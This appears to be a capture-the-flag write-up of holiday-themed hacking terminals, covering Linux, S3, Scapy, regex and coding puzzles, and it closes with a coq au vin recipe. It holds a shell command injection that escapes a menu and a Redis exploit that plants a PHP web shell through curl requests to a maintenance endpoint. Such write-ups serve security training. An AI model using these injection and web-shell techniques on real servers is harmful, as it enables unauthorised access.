Need our devs who made our app pull/patch to help recover?
Escape the menu by launching /bin/bash
Press enter to continue...
```

Terminal CLI Menu Screen

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit
Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.
Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...;/bin/bash
 _____________________
< Santa's Little Helper >
 ---------------------
  \
   \  \_\_   _/_/
    \    \__/
         (oo)\_______
         (__)\     )\/\
           ||----w |
           ||    ||

  ___                                _
 / __|  _ _   __    __    ___   ___  (_)
 \__ \ | +| | / _|  / _|  / -_) (_-<  _
 |___/  \_,_| \__|_ \__|_ \___| /__/_ (_)_
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_| """" |
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'
Type 'exit' to return to the menu.
shinny@bacd6aa174d2:~$
```

Command injection **;/bin/bash** worked.

Investigate S3 Bucket

Terminal CLI

```
Can you help me? Santa has been experimenting with new wrapping technology, and
we've run into a ribbon-curling nightmare!
We store our essential data assets in the cloud, and what a joy it's been!
Except I don't remember where, and the Wrapper3000 is on the fritz!
Can you find the missing package, and unwrap it all the way?
elf@a66e4acdd6e2:~$ ll
bash: ll: command not found
elf@a66e4acdd6e2:~$ ls -al
total 28
drwxr-xr-x 1 elf  elf  4096 Dec  1 19:25 .
drwxr-xr-x 1 root root 4096 Dec  1 19:25 ..
-rw-r--r-- 1 elf  elf   220 Apr 18  2019 .bash_logout
-rwxr-xr-x 1 elf  elf    90 Dec  1 19:17 .bashrc
-rw-r--r-- 1 elf  elf   807 Apr 18  2019 .profile
-rw-r--r-- 1 elf  elf   179 Dec  1 19:17 TIPS
drwxr-xr-x 1 elf  elf  4096 Dec  1 19:25 bucket_finder
elf@a66e4acdd6e2:~$ cat TIPS
# TIPS
- If you need an editor to create a file you can run nano (vim is also
  available).
- Everything you need to solve this challenge is provided in this terminal
  session.
elf@a66e4acdd6e2:~$
```

Commands to solve this terminal

```
cp wordlist wordlist2
vim wordlist2
add wrapper3000

ruby bucket_finder wordlist2

vim wordlist3
add wrapper3000

ruby bucket_finder.rb --download wordlist3
cd wrapper3000
ls
cat package
cat package | base64 -d
cat package | base64 -d
cat package | base64 -d > test
file test # shows as Zip file
unzip test -d unzipped
cd unzipped
bzip2 -d package.txt.Z.xz.xxd.tar.bz2
tar -xvf package.txt.Z.xz.xxd.tar
xxd -r package.txt.Z.xz.xxd > package.txt.Z.xz
xz -d package.txt.Z.xz
uncompress package.txt.Z
cat package.txt
>>> North Pole: The Frostiest Place on Earth
```

The answer is: **North Pole: The Frostiest Place on Earth**

Linux Primer

Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!

Answer

```
ls -la
cat munchkin_19315479765589239
```

Great, now remove the munchkin in your home directory.

Answer

```
rm munchkin_19315479765589239
```

Print the present working directory using a command.

Answer

```
pwd
```

Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!

Answer

```
ls -la
```

Excellent, now find the munchkin in your command history.

Answer

```
history
```

Find the munchkin in your environment variables.

Answer

```
printenv
```

Next, head into the workshop.

Answer

```
cd workshop
```

A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.

Answer

```
grep -ni munchkin *
```

A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.

Answer

```
chmod +x lollipop_engine
./lollipop_engine
```

Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.

Answer

```
cd electrical
mv blown_fuse0 fuse0
```

Now, make a symbolic link (symlink) named fuse1 that points to fuse0

Answer

```
ln -s fuse0 fuse1
```

Make a copy of fuse1 named fuse2.

Answer

```
cp fuse1 fuse2
```

We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2.

Answer

```
echo "MUNCHKIN_REPELLENT" >> fuse2
```

Find the munchkin somewhere in /opt/munchkin_den.

Answer

```
find -L /opt/munchkin_den/ -iname "*unchkin*"
```

Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin.

Answer

```
find -L /opt/munchkin_den/ -user munchkin
```

Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/munchkin_den.

Answer

```
find -L /opt/munchkin_den/ -size +108k -size -110
```

List running processes to find another munchkin.

Answer

```
ps -aux
```

The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen.

Answer

```
netstat -tulpn
```

The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.

Answer

```
curl 127.0.0.1:54321
```

Your final task is to stop the 14516_munchkin process to collect the remaining lollipops.

Answer

```
pkill 14516_munchkin
```

Congratulations, you caught all the munchkins and retrieved all the lollipops! Type "exit" to close…

Answer

```
exit
```

Redis Bug Hunt

Terminal source code

```
curl http://localhost/maintenance.php?cmd=config,set,dir,/var/www/html
curl http://localhost/maintenance.php?cmd=config,set,dbfilename,hack.php
curl http://localhost/maintenance.php?cmd=set,test,"<?php+print(system('cat+/var/www/html/index.php'));?>"
curl http://localhost/maintenance.php?cmd=save
curl http://localhost/hack.php --output test.txt
```

Scapy Prepper

Start by running the task.submit() function passing in a string argument of 'start'.

```
task.submit("start")
```

Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.

```
task.submit(send)
```

Submit the class object of the scapy module that sniffs network packets and returns those packets in a list.

```
task.submit(sniff)
```

Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first sniffed response packet to be stored in a variable named "pkt"

```
task.submit(1) # pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
```

Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.

```
task.submit(rdpcap)
```

The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP_PACKETS

```
task.submit(2) # UDP_PACKETS.show()
```

Submit only the first packet found in UDP_PACKETS.

```
task.submit(UDP_PACKETS[0])
```

Submit only the entire TCP layer of the second packet in TCP_PACKETS.

```
task.submit(TCP_PACKETS[1].getlayer(TCP))
```

Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet

```
UDP_PACKETS[0][IP].src="127.0.0.1"
task.submit(UDP_PACKETS[0][IP])
```

Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.

```
for packet in TCP_PACKETS: packet.show()
task.submit("echo")
```

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets.

Submit only the ICMP

```
chksum value from the second packet in the ICMP_PACKETS list.*
ICMP_PACKETS[1][ICMP].chksum
```

Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt"

```
task.submit(3) # 3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")
```

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes can be unspecified)

```
pkt=IP(dst="127.127.127.127")/UDP(dport=5000)
task.submit(pkt)
```

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified)

```
pkt=IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1, qd=DNSQR(qname='elveslove.santa'))
task.submit(pkt)
```

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.

```
for x in ARP_PACKETS: x.show()
ARP_PACKETS[1].op = "is-at"
ARP_PACKETS[1].hwsrc = "00:13:46:0b:22:ba"     # Senders MAC
ARP_PACKETS[1].hwdst = "00:16:ce:6e:8b:24"     # Target MAC
```

CAN-Bus Investigation

- Copied contents from file candump.log into Sublime Text Editor
- Replaced most common rext using regex:

```
^[()0-9.]*\svcan\d\s244[#0-9A-Z]*\n
```

- Replaced most common text using regex in the current resultset:

```
^[()0-9.]*\svcan\d\s188[#0-9A-Z]*\n
```

- Tried each timestamp via executing ./runtoanswer

Ended up with answer: 122520

Speaker UNPrep

Open Door

```
strings door
```

Answer: Op3nTheD00r

Vending Machines

1. Figure out how many letters the password had (10)
2. Looked up a letter frequency table on the Internet
3. Tried the most frequent small caps letters in chunks of 10: a, e, n
4. Moved on to try A,B,C in chunks of 10
5. Moved on to try letters 1-9 in chunks of 10
6. Made myself a lookup table for reference

My lookup table

Test value	aaaaaaaaaa	eeeeeeeeee	nnnnnnnnnn
New password	9Vbtacpg9V	wcZQAYuewc	bhE62XDBbh
Original password	LVEdQPpBwr	LVEdQPpBwr	LVEdQPpBwr
Result	2xa	1xa	2xn

Test value	AAAAAAAAAA	BBBBBBBBBB	CCCCCCCCCC
New password	XiGRehmwXi	DqTpKv7fDq	Lbn3UP9WLb
Original password	LVEdQPpBwr	LVEdQPpBwr	LVEdQPpBwr
Result	Nil	Nil	2xC

Test value	1111111111
New password	2rDO5LkI2r
Original password	LVEdQPpBwr
Result	1x1

At this time I had the following letters: CanxxCane1

I then figured the password was **CandyCane1**

Lights

Changed original lights.conf

Original lights.conf

```
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: elf-technician
```

to

Altered lights.conf

```
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
```

This made the ./lights application spit out the answer: Computer-TurnLightsOn

Regex game: Sort-O-Matic

Matches at least one digit

```
\d+
```

Matches 3 alpha a-z characters ignoring case

```
[a-zA-Z]{3}
```

Matches 2 chars of lowercase a-z or numbers

```
[a-z0-9]{2}
```

Matches any 2 chars not uppercase A-L or 1-5

```
[^A-L1-5]{2}
```

Matches three or more digits only

```
^\d{3,}$
```

Matches multiple hour:minute:second time formats only

```
^([0-2][0-3]|[0-9]|0[0-9]):([0-5][0-9]):([0-5][0-9])$
```

Matches MAC address format only while ignoring case

```
^([0-9a-f-A-F]{2}:){5}([0-9a-f-A-F]{2})$
```

Matches multiple day, month, and year date formats only

```
^([0-1][0-9])(\/|.|\-)([0-1][0-2])(\/|\.|\-)(\d{4})$
```

Snowball game

Fiddling around

1. Downloaded this tool: https://github.com/kmyk/mersenne-twister-predictor
2. Opened https://snowball2.kringlecastle.com/game in a new tab and selected hard game
3. Looked into the HTML source and found lots of predicted values
4. Copied these predicted values into a file (data.txt) and ran this command:

```
cat data.txt | mt19937predict > predicted.txt
```

1. Copied first entry from predicted.txt as player name in the in-game game for the Easy version
2. Noticed the game board between my two tabs was the same.

Solving the game

1. Re-opened the in-game on Impossible difficulty
2. Copied out the predicted values from the HTML source
3. Ran the mt19937predict command on these values
4. Copied the first value from the output file
5. Entered this value as player name on Easy difficulty using https://snowball2.kringlecastle.com/game
6. Played through it taking notes on positions (hits)
7. Re-played the hits from my notes in the in-game version.

33.6kbps

Listened to the hinted sound sample, wrote down what I heard using the format found in the telephone challenge. Tried to replicate it several times until I landed on this sequence:

7568347 - baa DEE brrr - aaah - WEWEWwrwrrwrr - beDURRdunditty - SCHHRRHHRTHRTR

Elf Coder Challenge

Lollipop 1 answer source code

```
elf.moveLeft(10);
elf.moveUp(10);
```

Lollipop 2 answer source code

```
elf.moveLeft(6)
elf.pull_lever(elf.get_lever(0) + 2)
elf.moveLeft(4)
elf.moveUp(10)
```

Lollipop 3 answer source code

```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)
```

Lollipop 4 answer source code

```
for ([index, left] of [1, 2, 2, 2, 2].entries()) {
  elf.moveLeft(parseInt(left));
  index % 2 ? elf.moveUp(11) : elf.moveDown(11);
}
elf.moveTo(lollipop[0])
elf.moveUp(10)
```

Lollipop 5 answer source code

```
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[0])
var numbers = [];
for (element of elf.ask_munch(0)) {
  typeof(element) == 'number' ? numbers.push(element): null
}
elf.tell_munch(numbers);
elf.moveUp(10);
```

Lollipop 6 answer source code

```
for (steps of [0, 1, 2, 3]) {
  elf.moveTo(lollipop[steps]);
}
elf.moveTo(lever[0])
var lever = elf.get_lever(0)
lever.unshift("munchkins rule")
elf.pull_lever(lever);
elf.moveDown(3);
elf.moveLeft(6);
elf.moveUp(2);
```

Lollipop 7 answer source code

```
var lever = 0;
for (steps of ["d1l", "l2l", "u3l", "r4l", "d5l", "l6l", "u7l", "r8l", "u2", "l4"]) {
 steps[0] == "d" ? elf.moveDown(parseInt(steps[1])) : null;
 steps[0] == "l" ? elf.moveLeft(parseInt(steps[1])) : null;
 steps[0] == "u" ? elf.moveUp(parseInt(steps[1])) : null;
 steps[0] == "r" ? elf.moveRight(parseInt(steps[1])) : null;

 steps.length == 3 ? elf.pull_lever(lever++) : null;
}

function MyFunction(argument) {
 console.log(argument);
  var retval = 0;

  for (item of argument) {
   for (subitem of item) {
    typeof(subitem) == 'number' ? retval += parseInt(subitem): null
   }
  }
  return retval;
}

elf.tell_munch(MyFunction);
elf.moveUp(2);
```

Lollipop 8 answer source code

```
var lever = 0;
var leversum = 0;
for (steps of ["r1l", "u2", "l3l", "u2", "r5l", "u2", "l7l", "u2", "r9l", "u2", "l9", "l2l", "u2"]) {
 steps[0] == "d" ? elf.moveDown(parseInt(steps[1])) : null;
 steps[0] == "l" ? elf.moveLeft(parseInt(steps[1])) : null;
 steps[0] == "u" ? elf.moveUp(parseInt(steps[1])) : null;
 steps[0] == "r" ? elf.moveRight(parseInt(steps[1])) : null;

 if (steps.length == 3) {
  var curr = elf.get_lever(lever);
  leversum += curr;
  elf.pull_lever(leversum);
  lever++;
 }
}

function TheFunction(argument) {
 for (item of argument) {
  for (key of Object.keys(item)) {
   if (item[key] == 'lollipop') {
    return key;
   }
  }
 }
}

elf.tell_munch(TheFunction)
elf.moveRight(12);
```

Appendix

After reading this writeup, I bet you guys are hungry. I noticed some hens wandering about in the game. So why not enjoy a office party featuring the hens! Let's get cooking!

Coq Au Vin

Ingredients

- 1½ tbsp olive oil
- 3 rashers (100g) dry-cured, smoked back bacon, chopped
- 12 small shallots, peeled
- 2-ish free-range chicken legs, skin removed
- 4-ish free-range chicken thighs with bone and skin, skin removed
- 2-ish free-range, skinless, boneless chicken breasts
- 3 garlic cloves, finely chopped
- Some bits and bytes
- 3 tbsp brandy or Cognac
- 600ml red wine
- 150ml brutally good-quality chicken stock
- 2 tsp tomato purée
- 3 thyme sprigs, 2 rosemary sprigs and 2 bay leaves, to make a bouquet garni
- small handful chopped flat-leaf parsley, to garnish

For the mushrooms

- 1½ tbsp olive oil, yet again
- 250g chestnut mushrooms, halved if large

For the thickener

- 2 tbsp plain flour
- 1½ tsp olive oil
- 1 tsp softened butter

Method

STEP 1

Heat 1 tbsp olive oil in a large, heavy-based saucepan or flameproof dish. Tip in 3 trimmed and chopped smoked back bacon rashers and fry until crisp. Remove and drain on kitchen paper.

STEP 2

Add 12 peeled shallots to the pan and fry, stirring or shaking the pan often, for 5-8 mins until well browned all over. Remove and set aside with the bacon.

STEP 3

Take 2 chicken legs, 4 chicken thighs and 2 boneless chicken breasts, all with skin removed and pat dry with kitchen paper.

STEP 4

Pour ½ tbsp olive oil into the pan, then fry half the chicken pieces, turning regularly, for 5-8 mins until well browned. Remove, then repeat with the remaining chicken. Remove and set aside.

STEP 5

Scatter in 3 finely chopped garlic cloves and fry briefly, then, with the heat medium-high, pour in 3 tbsp brandy or Cognac, stirring the bottom of the pan to deglaze. The alcohol should sizzle and start to evaporate so there is not much left.

STEP 6

Return the chicken legs and thighs to the pan along with any juices, then pour in a little of 600ml red wine, stirring the bottom of the pan again.

STEP 7

Stir in the rest of the wine, 150ml good-quality chicken stock and 2 tsp tomato purée. Drop in 3 thyme sprigs, 2 rosemary sprigs and 2 bay leaves to make a bouquet garni, season with pepper and a pinch of salt, then return the bacon and shallots to the pan.

STEP 8_

Cover, lower the heat to a gentle simmer, add the chicken breasts and cook for 50 mins - 1hr.

STEP 9

Just before ready to serve, heat 1 ½ tbsp olive oil in a large non-stick frying pan. Add 250g chestnut mushrooms, halved if large, and fry over a high heat for a few mins until golden. Remove and keep warm.

STEP 10

Lift the chicken, shallots and bacon from the pan and transfer to a warmed serving dish. Remove the bouquet garni.

STEP 11

To make the thickener, mix 2 tbsp plain flour, 1 ½ tsp olive oil and 1 tsp softened butter in a small bowl using the back of a teaspoon.

STEP 12

Bring the wine mixture to a gentle boil, then gradually drop in small pieces of the thickener, whisking each piece in using a wire whisk. Simmer for 1-2 mins.

STEP 13

Scatter the mushrooms over the chicken, then pour over the wine sauce. Garnish with a handful of chopped flat-leaf parsley.